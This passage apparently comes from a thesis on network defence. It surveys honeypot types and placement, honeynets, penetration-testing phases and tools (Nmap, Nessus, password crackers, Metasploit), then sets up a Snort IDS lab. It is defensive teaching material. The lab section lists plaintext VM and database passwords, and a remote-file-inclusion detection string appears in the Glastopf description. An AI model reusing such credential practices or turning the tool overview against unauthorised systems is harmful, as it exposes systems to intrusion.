The honeypot emulate a service, application or a vulnerable system. This basic functionality make this kind of honeypots the easiest to deploy and maintain, usually is enough with execute a program. The administrator after install the program, only have to maintain it with possible patches and monitor any alert from it. This simplicity make that this kind of honeypots have the lowest level of risk.

The purpose of low-interaction honeypot is only detect unauthorized scans or unauthorized connection attempts giving information about the date and moment of the attack, the source and destination IP and port of the attacker.

Some examples are:

- Honeyd[15]: Maybe one of the easiest and popular honeypots. It is a daemon that creates virtual hosts on a network. This virtual host can be configured to run arbitrary services, and can be configured to simulate to be running certain operating system.
- HoneyC[16]: The purpose of this honeypot is to find malicious servers on a network. To do this, it is formed by three components: Queuer, Visitor, and Analysis Engine. The Queuer generate a server queue for interact with the Visitor. The request of the visitor are enqueued to be processes and answered. Finally, after the interaction between the Visitor and a server, the Analysis Engine evaluate if some security policy have been violated.
- Glastopf[17]: Glastopf emulates thousand of vulnerabilities to collect data from attacks against web application such as remote file inclusion, SQL injection, local file inclusion. It functionality is simple, it scan the incoming request searching string like "`=http://`" or "`=ftp://`". When some request is recognized like dangerous, Glastopf try to download and analyze the file and respond to the expectations of the attackers. If the attackers send a bot, shell, spreader, the honeypot will get information with the purpose to avoid a successful attack against the real systems with the same technique.

Once this kind of honeypot has been indexed by search engines, thousand of attacks could be launched against it.

- Honeytrap[18]: This honeypot is destined for observing attacks against network. In

order to do this, it monitors the network stream for incoming sessions and starts appropriate listeners just in time. Each listener can handle multiple connections and terminates itself after some idle time. services. It is focus in catching the initial exploit.

### 4.2.2 Medium-interaction honeypots

Situated in the middle of a complexity and functionality honeypots scale, medium-interaction honeypots can expect certain activity and are designed to give certain response beyond than a low-interaction honeypot. For example, in a emulation of a web server, while a low-interaction honeypot simply present an HTTP banner, a medium-interaction honeypot could be customized to present whatever specific functionality or behavior. This possibility to customize the honeypot, make possible to get information more interesting like the payload launched by a worm, than only detect unauthorized scans or unauthorized connection attempts.

Since the services offered by this kind of honeypots are emulated too, the risk of these compared with the low-interaction honeypots is not much more greater.

The main inconvenient to implement these honeypots is the huge complexity and big difficulties to configure them properly increasing the risk that something could go wrong and an attacker get advantage of this mistake. A great amount of work is needed to configure a honeypot that emulate an specific functionality of an application.

The main advantage is that, with less risk than with high-interaction honeypots, it is possible to get interesting information such as payloads launched against an specific system, how the attacker elevate privilege, the tools of an attacker.

Some examples are:

- Nephentes[19]: It is used to emulate vulnerabilities used by the worms to spread. Once a worm is trying to use some of the vulnerabilities emulated by Nephentes, this honeypot will capture it to study it behavior.
- mwcollected[20]: It is a malware collection daemon. It is based in the best features of Nephentes and honeytrap.
- Multipot[21]: It is a honeypot for Windows. It emulate weak point under Windows with the purpose to collect worms.

### 4.2.3 High-interaction honeypots

High-interaction honeypots are the extreme of honeypot technologies and are able to track all the actions of the attackers, giving really relevant information about the new techniques of the attackers. This information is very important to protect the real systems of the organization.

The only thing that difference this kind of honeypots from a normal systems is that these honeypost have not production value. By this fact, this security tools have an immense level of risk because when attackers have control of one of this honeypots, the attackers have a fully operation system to interact with being able to attack other system or capture production activity. To mitigate this risk, high-interaction honeypots usually are placed within a controlled environment, in many cases behind a firewall. This firewall must be properly configured to allow the attacker full interaction with the system but it does not let the attacker

uses the honeypot to launch attacks to other system situated outside of a controlled infrastructure.

This level of interaction with the attackers make this kind of honeypots extremely difficult to install and configure. A variety of technologies are involved such as firewall and IDS. This complex system have an high level of risk.

Some examples are:

- HIHAT[22]: The High Interaction Honeypot Analysis Toolkit (HIHAT) allows to transform arbitrary PHP applications into web-based high-interaction Honeypots. Some of this PHP applications are PHPNuke[23], PHPMyAdmin[24], OSCommerce[25]. Furthermore a graphical user interface is provided which supports the process of monitoring the Honeypot and analysing the acquired data.

Some of the features of HIHAT are automatic scans for know attacks, detects SQL-Injections, detects File-Inclusions, provides a geographical IP-based mapping about the attack sources, saves copies of malicious tools for later studies.

- HoneyBow[26]: It is a malware collection toolkit and can be integrated with Nephentes to build a collection tool much more complete.
- Sebek[27]: It works like a Host-based Intrusion Detection System (HIDS). It is designed to capture attacker's activities on a honeypot. It is formed by two components. The first is a client that runs on the honeypots which purpose is to capture the attacker's activities (for example: keystroke, file upload, passwords). The second component is the server that collects the data from the honeypot.
- Capture-HPC[28]: Like HoneyC, is a honeyclient with the purpose to find malicious servers on a network. When it finds a malicious server, by means of a dedicated virtual machine, this server is observed searching some change in it system state.

An organization interested on implement some honeypot, must be conscious of the risk that this security tools will add to the systems. First of all must define the use that is going to give to the honeypot and after that, in function of the experience of the administration, implement the correspondent honeypot. If the administrator has no experience with this systems, it is recommended to start with low-interaction honeypots and with the time try to implement a honeypot with greater level of interaction but, always knowing what is being done because the more interaction allowed to the attacker, the more that can go wrong converting a security tool in an attacker tool.


### 4.3 Where to place a honeypot

There are different possibilities to deploy a honeypot. Figure 9 shows some of this possibilities. The location depend of different factors such as the type of information that the honeypot has to track, the level of risk tolerable.

A honeypot situated on the option 1, outside the external firewall, does not increase the risk for the internal network, and reduce the alerts of the firewalls and internal IDS. In this position, the honeypot is useful to track attempts of connection and study the new vectors of the attackers.

The second option, situated in the DMZ, has the disadvantages that the other system of this segment of the network, can be harm if do not have the properly security. Another disadvantages is that the external firewall has to open certain traffic that typically is blocked.

The third option, represent a fully internal honeypot. The most important advantage is that it can catch internal attacks and detect a bad configuration on firewalls, for example, if the firewall allow unnecessary traffic from the Internet to the internal system. The most serious disadvantages is that if the honeypot is compromised the internal system can be attacked.



create and share your own diagrams at [gliffy.com](https://gliffy.com)



Figure 9: Example of Honeypot Deployment

## 4.4 Honeynets

The extreme of high-interaction honeypot are the honeynets. Honeynet is a network of honeypots. The complexity of the honeynets lies on the design of a controlled network that control and captures all the activity in all the honeypots. The advantage of honeynets is that are able to capture the greatest level of information on any platform that exist. Figure 10 shows a possible topology for a honeynet.




Figure 10: Honeynet Topology[75]

Following are explained the different part of a honeynet:

- The honeywall operates in mode bridge and offer mechanisms to capture, analyze and control data.
- Data control: When attackers get the control of a honeynet will try to use all the systems to attack and harm another systems. The purpose of the data control is to mitigate this risk. To do this, it is necessary to get a balance between the freedom allowed to the attackers to act in the honeynet and how much the hacker activity is restricted. The use of a firewall properly configured is one of the solution to this problem.
- Data capture: It is the monitoring and logging of all the activities within the honeynet with the purpose to analyze and learn the tools, tactics, and motives of attackers. It is recommended to capture data in different levels of the networks. Some of these levels are:
  - The register of the Firewall: It is really important to have a log of all the traffic controlled by the Firewall. It is the critical point and where is possible get the greater amount of information about the attackers.
  - The network traffic: All the packets content (payloads) generated outside or inside of the network must be captured. The most indicated tool to do this is an IDS (is explained in the next section).
  - Activity in the system: More important information can be extracted from the activity in the honeypot. One option to do this could be the use of a high-



interaction honeypot like Sebek which capture all the keystroke.

- System monitoring: As important as track all the data of the network is monitoring that all the components of the system are working properly. A server put down, an excess in the network traffic, an overload of the CPU are sign that the system can be suffering an attack. To detect this as soon as possible, it is recommended the use of monitoring tools like Nagios[29].
- Data analysis: The entire purpose of a honeynet is to get information about attacks and attackers. The easiest way to do this, is to centralized the log generated by all the honeypots and all the tools used in the honeynet. By means of log analyzer like Prelude[30] it is possible to do this.

*Page intentionally left blank.*

## 5 Penetration testing

The use of all the possible security tools, do not prevent that presence of vulnerabilities. In order to detect these possible vulnerabilities, is recommended execute a penetration testing periodically.

*“Risk assessment is a critical first-step in the information security lifecycle. Network penetration testing offers an invaluable way to establish a baseline assessment of security as it appears from outside the organization's network boundaries. A penetration test involves gathering information about an organization's information systems and security infrastructure, and then using this information to attempt to identify and then exploit known or potential security vulnerabilities.”[42]*

The principal objective of penetration testing is to determine security weaknesses in an organization's network infrastructure. A variety of actions are performed to determine these security weaknesses, some of these actions are:

- Social engineering: Consist in collect all the possible information about a company by means of a serial of questions executed to the employees who unconsciously give important information via mail, telephone to the fictitious attackers.
- External Penetration Testing: A evaluation of the the firewalls, routers, IDS of the company are carried out.
- Client side Exploitation: A collection of actual attacks are performed against the company.
- VPN testing: Vulnerabilities or weaknesses are searched in the VPN.

When all the test are finished, a report is send to the company which will provides information like:

- A detailed analysis of the existing and relevant vulnerabilities that have been found and how could be exploited.
- A report about the effectiveness of the actual security measures.
- Demonstration of the existing risks of the organization's networks and systems.
- If it is necessary justify a security program to correct the actual faults.
- A collection of remedies to prevent future vulnerabilities.

To carry out this Penetration Testings different strategies can be used, these strategies are:

- External testing strategy: Performed from outside the organization's systems (Internet), the attacks are targeting to the network perimeter.
- Internal testing strategy: Performed from within the organization's environment, the purpose is detect what an attack from someone who has penetrated the network perimeter or an internal employer could do.

At the same time, both strategies can be classified depending of the knowledge that the “attackers” have about the target and the information that system administrators have bout the tests. The test could:

- Blind testing: The responsible to carried out the test, do not have or have a limited information about the organization, this simulate a real attack.

- Double blind testing: It is an extension of the blind testing in which the security staff of the organization are not notified about the testing activities. This kind of tests have double purpose: evaluate the organization security and evaluate the capabilities of the security responsible to detect and act in front an attack target against the systems.

In order to get a successful penetration test, it is necessary to guide it with a formal methodology which provide a base do a complete and accurate penetration test. One of the most well-know methodologies is Open Source Security Methodology Manual[43] (OSSTMM). Quoting Pete Herzog, OSSTMM creator:

*“The primary goal of the OSSTMM is to provide transparency. It provides transparency of those who have inadequate security configurations and policies. It provides transparency of those who perform inadequate security and penetration tests. It provides transparency of the unscrupulous security vendors vying to sponge up every last cent of their prey’s already meager security budget; those who would side-step business values with over-hyped threats of legal compliancy, cyber-terrorism, and hackers.*

*The OSSTMM is everyone's free, thorough tool to measure security inadequacies. For added value we include the ethical guidelines to separate professional security testers from those who are looking to just make some money. The OSSTMM exists because over 600 security volunteers worldwide cared enough to be involved in making practical, affordable security less of a lottery prize and more of a daily reality.”*

The OSSTMM describe what to do before, during, and after a security test, how to measure the results, and in which devices of the network focus the tests. It covers the following security areas:

- Information security.
- Process security.
- Internet technology security.
- Communications security.
- Wireless security.
- Physical security.

OSSTMM has become a de-facto methodology for penetration testing but it is possible to find others standards and guidelines like: ISACA, CHECK, OWASP.

## 5.1 Penetration testing phases

In order to get a successful test of intrusion, it has to be planed previously. Broadly, all test of intrusion must have clearly differentiate the following phases[44]:

- Planning and preparation: It is the first action that must be done in all the penetration testing to make it a success. A collection of meeting between the company and the penetration tester are done. In theses meeting the objective and work guidelines of the penetration tests are establish.

Some common work guidelines are: the scope of the penetration test (machines, systems, network involved), the form to present the results of the tests, the timing and duration, if some advertisement must be done to some staff before the penetration tests

are carried out.

- **Information Gathering and Analysis:** When the necessary planning and preparation with the organization have finished, is time to collect as much information as possible about the targeted systems or networks. Usually, this phase begins searching information of Internet databases, DNS registries, WHOIS databases, Google, on-line news, etc. A good online resource is available at <http://news.netcraft.com/>. In this website it is possible to find information like the operation system that is running on a server, the last update, last reboot. An example of a probe done to [www.kth.se](http://www.kth.se) is show in the Appendix I.

Another more complete method is to do a network survey with the purpose to detect the hosts that are reachable doing a network map. Once adequate information about the network is done, the next task is to do a port scanning, getting information about the open and close ports on each system previously detected. Some tools to do this are explained in the point 5.2.1.

- **Vulnerability detection:** Once the relevant information about the systems of the organization have been collected, the next step is to determine the possible vulnerabilities presents in each system. To do this, a manual vulnerability scanning will be done in each system by the penetration tester. Depending on the ability and knowledge of the testers, the results will be successful or not.

There are some vulnerabilities tools, some of them explained in the point 5.2.2, which automate the vulnerability scanning process helping the penetration testers, but always the personal abilities of the testers will give a better or worse results.

The result of the vulnerability detection will give a list of target to investigate in depth.

- **Penetration attempt:** After the vulnerability detection phase has finished, is time to identify suitable targets for a penetration attempt. Knowing that a vulnerability exist do not means that it can be exploitable easily, by this reason, it is really important to choose properly the targets, an incorrect election will cause a waste of time and efforts for the penetration testers. This is really important because a timing and duration have been previously established.

Some of the action carried out in this phase are: launch exploits against knowing vulnerabilities, password cracking methods, social engineering, test the physical security. Some tools that automate this actions are explained in the point 5.2.3.

- **Analysis and reporting:** This phase is focused in generate a report for the organization with all the result of the task above explained. In this reports will appear the following information: detailed list of all the vulnerabilities that have been found with the description of each vulenrability, suggestion and techniques to resolve these vulnerabilities, summary of any successful penetration.
- **Cleaning up:** Consist in clean the result of all the actions carried out in the penetration test. This phase is vital to prevent that new vulnerabilities and new weaknesses will be exploited by real attackers. One example is to remove user accounts created in this process by the testers.

To be able to accomplish this action successfully, it is necessary that all the action fulfilled on the system had been documented properly. The use of some reporting tool is recommended.

## 5.2 Penetration testing tools

A possible classification of the tools used to perform a test of intrusion are: reconnaissance tools, vulnerability detection and penetration tools.[45]

In the following points are explained some interesting security tools, a more complete list can be found at <http://www.packetstormsecurity.com/>.

### 5.2.1 Reconnaissance tools

This tools are used in the phase “Information Gathering and Analysis” of a penetration test with the purpose to build the network diagram. Some of this tools are briefly explained in the next points.

#### 5.2.1.1 Nmap

Nmap[46] or “Network Mapper” is a utility for network exploration or security auditing. It was designed to rapidly scan large networks, but works fine against single hosts. It is able to determine what operating systems are running on a network, what services are offered in each host, what type of packet filters/firewalls are in use, and numerous other characteristics.

#### 5.2.1.2 Hping

Is a network tool oriented TCP/IP packet assembler/analyzer. Hping[47] is able to send custom TCP/IP packets and to display target replies, handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Somethings able to do with hping are:

- Testing firewall rules.
- Advanced port scanning.
- Network testing using different protocols, packet size, TOS (type of service) and fragmentation.
- Manual path MTU discovery.
- Advanced traceroute under all the supported protocols.
- Remote OS fingerprinting.
- TCP/IP auditing.

#### 5.2.1.3 Netcat

Netcat or nc is a network tool which reads and write data across network connections using the TCP/IP protocol. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning.

#### 5.2.1.4 Wireshark

Wireshark[48] is a network protocol analyzer. It allow the users to see all traffic being passed over the network by putting the network interface into promiscuous mode being able to display the encapsulation and the fields along with the meanings of the different packets

specified by different networking protocols. Some other characteristics are:

- Support hundred of protocols, with more being added all the time.
- Live capture and offline analysis.
- Powerful filter.
- Description support for many protocols.

### **5.2.1.5 Firewall**

Firewalk is a network auditing tool that attempts to determine what transport protocols a given gateway will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where an ICMP\_TIME\_EXCEEDED message will be send back. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and it will see no response.

## **5.2.2 Vulnerability detection**

This tools are used in the phase “Vulnerability detection” of a penetration test with the purpose to find the possible vulnerabilities presents in each system. Some of this tools are briefly explained in the next points.

### **5.2.2.1 Nessus**

Nessus[49] is a active security scanner that audit remotely a network providing a snapshot, the vulnerabilities, configuration and sensitive data of the network.

One of the most important characteristic is that it provides a list of the existent vulnerabilities in a network an the steps that should be taken to address these vulnerabilities.

### **5.2.2.2 SARA**

SARA[50] (Security Auditor's Research Assistant) is a vulnerability assessment tool derived from the SATAN (Security Administrator's Tool for Analyzing Networks). Some of its characteristic are:

- Integrate the National Vulnerability Database[51] (NVD).
- Performs SQL injection test.
- Can adapt to many firewalled environmentes.
- Support remote self scan.
- Performs exhaustive XSS tests.

### **5.2.2.3 Strobe**

Strobe locates and describes all listening TCP ports on a host.

Due to the importance of a vulnerability detector in the task of the network administrators to make secure the systems, the installation and how Nessus works will be explained in the practical part.

## **5.2.3 Penetration tools**

This tools are used in the phase “Penetration attempt” of a penetration test with the purpose to verify if the vulnerabilities of the systems can be exploited. Some kind of this tools are briefly explained in the next points with some examples.

### **5.2.3.1 Password cracker**

Passwords cracker are applications which by mean of brute-force, cryptanalysis attacks, using dictionary, etc. are able to recovery passwords sniffed on the network or get with some fraudulent system. Some examples are: Cain & Abel, John the Ripper, TCH-Hydra, aircrack.

### **5.2.3.2 Injection attacks**

Injection flaws, such as SQL, OS, LDAP injections, occurs when the data sends to the systems is not correctly filtered which allow an attacker the execution of unintended commands or the access to unauthorized data.

### **5.2.3.3 Exploitation tools**

One of the most famous application to launch exploits against some vulnerability is the Metasploit Framework. The framework includes hundreds of working remote exploits for a variety of platforms. Payload, encoders, etc. can be launched with an exploit with the purpose to get control of a machine.



## 6 Experimental part

### 6.1 Purpose

The purpose of the practical part is to check how a signature detection NIDS reacts when the system is being attacked. Different kinds of attacks will be performed to check the complexity of the attacks than an IDS is able to detect. A secondary objective, is to establish the bases for a possible assignment in which an IDS will be installed, configured and tested.

### 6.2 Scenario

All this practical part, has been carried out in a virtual working environment using VirtualBox[52] running in a machine with the following characteristics:

- OS: Ubuntu 10.04 Desktop Edition of 64 bits.
- RAM: 4 GB
- Processor: Intel Core 2 Duo CPU P8400@2.26GHz

VirtualBox has been selected to develop the virtual scenario because it has the required characteristic to build the virtual environment and it is freely available as Open Source Software under the terms of the GNU Generic Public License(GPL).


The virtual network used in the test is formed by the next system:

- Linux Server, where the IDS (Snort) and Nessus have been installed, which has the next characteristics:
  - Version: Ubuntu 10.04 Server Edition of 32 bits
  - RAM: 512 MB
  - Hostname: ThesisLabUbuntuSever
  - Full name user: Thesis UServer
  - Username: tuserver
  - Password: tus2010MCN
  - IP: 10.0.0.5
  - MySQL root password: tus2010mySQL
  - MySQL snort password: tus2010mySQLsnort
  - Nessus username: nessus\_user
  - Nessus user pasword: tus2010NessuS
- Windows Client, some vulnerable application have been installed in it to be attacked and check if the IDS is able to detect such attacks. It has the following characteristics:
  - Version: Windows XP SP3
  - RAM: 192 MB
  - Username: twclient

- Password: twc2010MCN
- IP: 10.0.0.15
- Linux Client, from where all the attacks have been carried out, with the next characteristics:
  - Version: The penetration testing distribution Backtrack 4 R1[53]
  - RAM: 512 MB
  - Username: root
  - Password: tb2010MCN
  - IP: 10.0.0.2

The penetration testing distribution Backtrack has been selected to carry out the actions of an attacker because it has installed a really good set of security tools which avoid the installation of all the necessary applications, making easier the execution of the tests. One very famous tool installed is the Metasploit framework which provides a suite of tools destined for penetration testing, security researchers, and IDS signature developers.

Figure 11 shows a diagram of the virtual network. As is explained in point 6.3.1, it has been necessary to build a network in which the systems are connected through a virtual hub.



create and share your own diagrams at [gliffy.com](http://gliffy.com)



Figure 11: Diagram virtual network

## 6.3 Snort

Snort is the IDS selected to do all the test. An analysis of how to install, a basic configuration, and its results are explained in this section.

Snort was created by Martin Roesch in 1998. Actually, it is one of the most popular open source network detection system. It is able to analyze the TCP/IP datagram traffic on a network in real time. Snort can be configured to run in different modes. These modes are:

- Sniffer mode: read and display in a console the packets of the network.
- Packet logger mode: logs the packets to disk.
- Intrusion Detection System mode: analyze network traffic looking for some possible attack against the system. This is the mode used in the tests.

Some of the characteristics that have done snort so popular are:

- The possibility to connect it with the most important databases such as PostgreSQL, MySQL, Oracle.
- A huge variety of complements to make easier the analysis of the results such as BASE[54] (Basic Analysis and Security Engine), Barnyard[55].
- An easy, powerful, and clean rule creation language, with several packs of rule-packages against Dos, Nmap, backdoors, etc. which can be downloaded from the Snort homepage[39].
- It is multi-platform, compatible with Unix, Linux and Windows SO.
- Periodical updates with the signatures of the latest know-attacks.

### 6.3.1 Installation and Configuration

Snort has been installed in the Linux Server. Assuming that Ubuntu 10.04 server is already installed, the next step to install snort has been to configure properly the virtual network. One particularity of the IDS is that all the traffic of the network has to arrive to the network interface of the machine where the IDS is installed. In order to the IDS do it function sniffing and analyzing all the traffic of the network to detect a possible attack, this is a necessary characteristic in the network configuration where it is installed. The typical way to do this is configure the port of the switch where the IDS is connected in mirroring mode(SPAN port). [56] With this configuration in the switch, all the traffic that goes throw it is resend to the SPAN port. Due to the resource limitations, has been not possible to use a switch which this characteristic and has been necessary to do a trick in the network configuration of the VirtualBox. This trick consist in configure the network of the virtual machines in “Host-only adapter” mode.[57][58] With this configuration the network works like if all the machines will be connected to a hub. By the properties of a hub[59], this configuration is valid to do test like this, but not to implement it in a real network.

To continue with the installation of snort, it is necessary to give temporally access to Internet to the Virtual Machine. Once the Virtual Machine has Internet connection, first of all some required software have to be installed[60]:

- Libpcap: pcap (packet capture) consist in an API for capturing network traffic. Unix systems implement pcap in the libpcap library.

- PCRE: Perl Compatible Regular Expressions is a regular expression C library necessary for some open-source programs such as the Apache HTTP Server, the PHP scripting language, and Snort.
- Libnet: Generic networking API that provides access to several protocols.
- Barnyard: Snort creates a special binary output format called “unified”, barnyard reads this file and resends the data to a database back-end. Barnyard manages the sending of events to the database and stores them when the database temporarily cannot accept connections.

Another required software to be able to access and configure snort are: Apache, php, mysql (another database like PostgreSQL, Oracle could be used).

The following commands show how to do the installation of these packages:

- `sudo apt-get install apache2`
- `sudo apt-get install php5`
- `sudo apt-get install php5-mysql`
- `sudo apt-get install php5-gd`
- `sudo apt-get install libpcap0.8-dev`
- `sudo apt-get install libpcre3-dev`
- `sudo apt-get install mysql-server`
  - During its installation the password for the user root for access to the MySQL database is asked.
- `sudo apt-get install libmysqlclient16-dev`

Installation of snort: after downloading the last version of snort from its homepage[39] (in this case 2.8.6.1), type in the following commands Snort will be installed:

- `sudo tar zxvf snort-2.8.6.1.tar.gz`
- `cd snort-2.8.6.1`
- `sudo ./configure --prefix=/usr/local/snort`
- `sudo make`
- `sudo make install`
- `sudo mkdir /var/log/snort`
- `sudo groupadd snort` (create a new group of users)
- `sudo useradd -g snort snort` (create a new user in the group snort)
- `sudo chown snort:snort /var/log/snort` (change file and group owner)
- `echo “create database snort;” | mysql -u root -p` (create database for snort)
- `mysql -u root -p -D snort < ./schemas/create_mysql` (create the structure of the database needed to run snort)
- `echo “grant create, insert, select, delete, update on snort.* to snort@localhost`

identified by 'PASSWORD'" | mysql -u root -p (give privilege to the user snort in the database, this is a measure to prevent access to the database with the user root. The password used is the password of the user snort)

Once SNORT has been installed, the next step is to download the latest public Snort rules. To do this, first of all it is necessary to create an account on the Snort homepage[39]. There are two types of users, Subscribers, requires a paid subscription and provides a real-time access to the rules and "Registered users", which allow access during 30 days to download some rules of the homepage but not real-time access. For this test a "Registered user" account has been used. Once this account has been created and activated, the next step is to download the last version of the rules available for this type of users (in this case snortrules-snapshot-2860.tar.gz). The installation of this rules can be done typing the following commands:

- `sudo tar zxvf snortrules-snapshot-2860.tar.gz -C /usr/local/snort`
- `sudo mkdir /usr/local/snort/lib/snort_dynamicrules`
- `sudo cp /usr/local/snort/so_rules/precompiled/Debian-Lenny/i386/2.8.6.0/* /usr/local/snort/lib/snort_dynamicrules`

At this point, Snort has been installed with its latest rules. In order to improve the efficiency of Snort, Barnyard2 has been installed. The following points show the steps to install it.

- Download the last version of Barnyard2 from it homepage[61]. In this case the version installed is 1.8.
- `sudo tar zxvf barnyard2-1.8.tar.gz`
- `cd barnyard2`
- `sudo ./configure --with-myslq`
- `sudo make`
- `sudo make install`
- `sudo cp etc/barnyard2.conf /usr/local/snort/etc`
- `sudo mkdir /var/log/barnyard2`
- `sudo chmod 666 /var/log/barnyard2`
- `sudo touch /var/log/snort/barnyard2.waldo`
- `sudo chown snort.snort /var/log/snort/barnyard2.waldo`

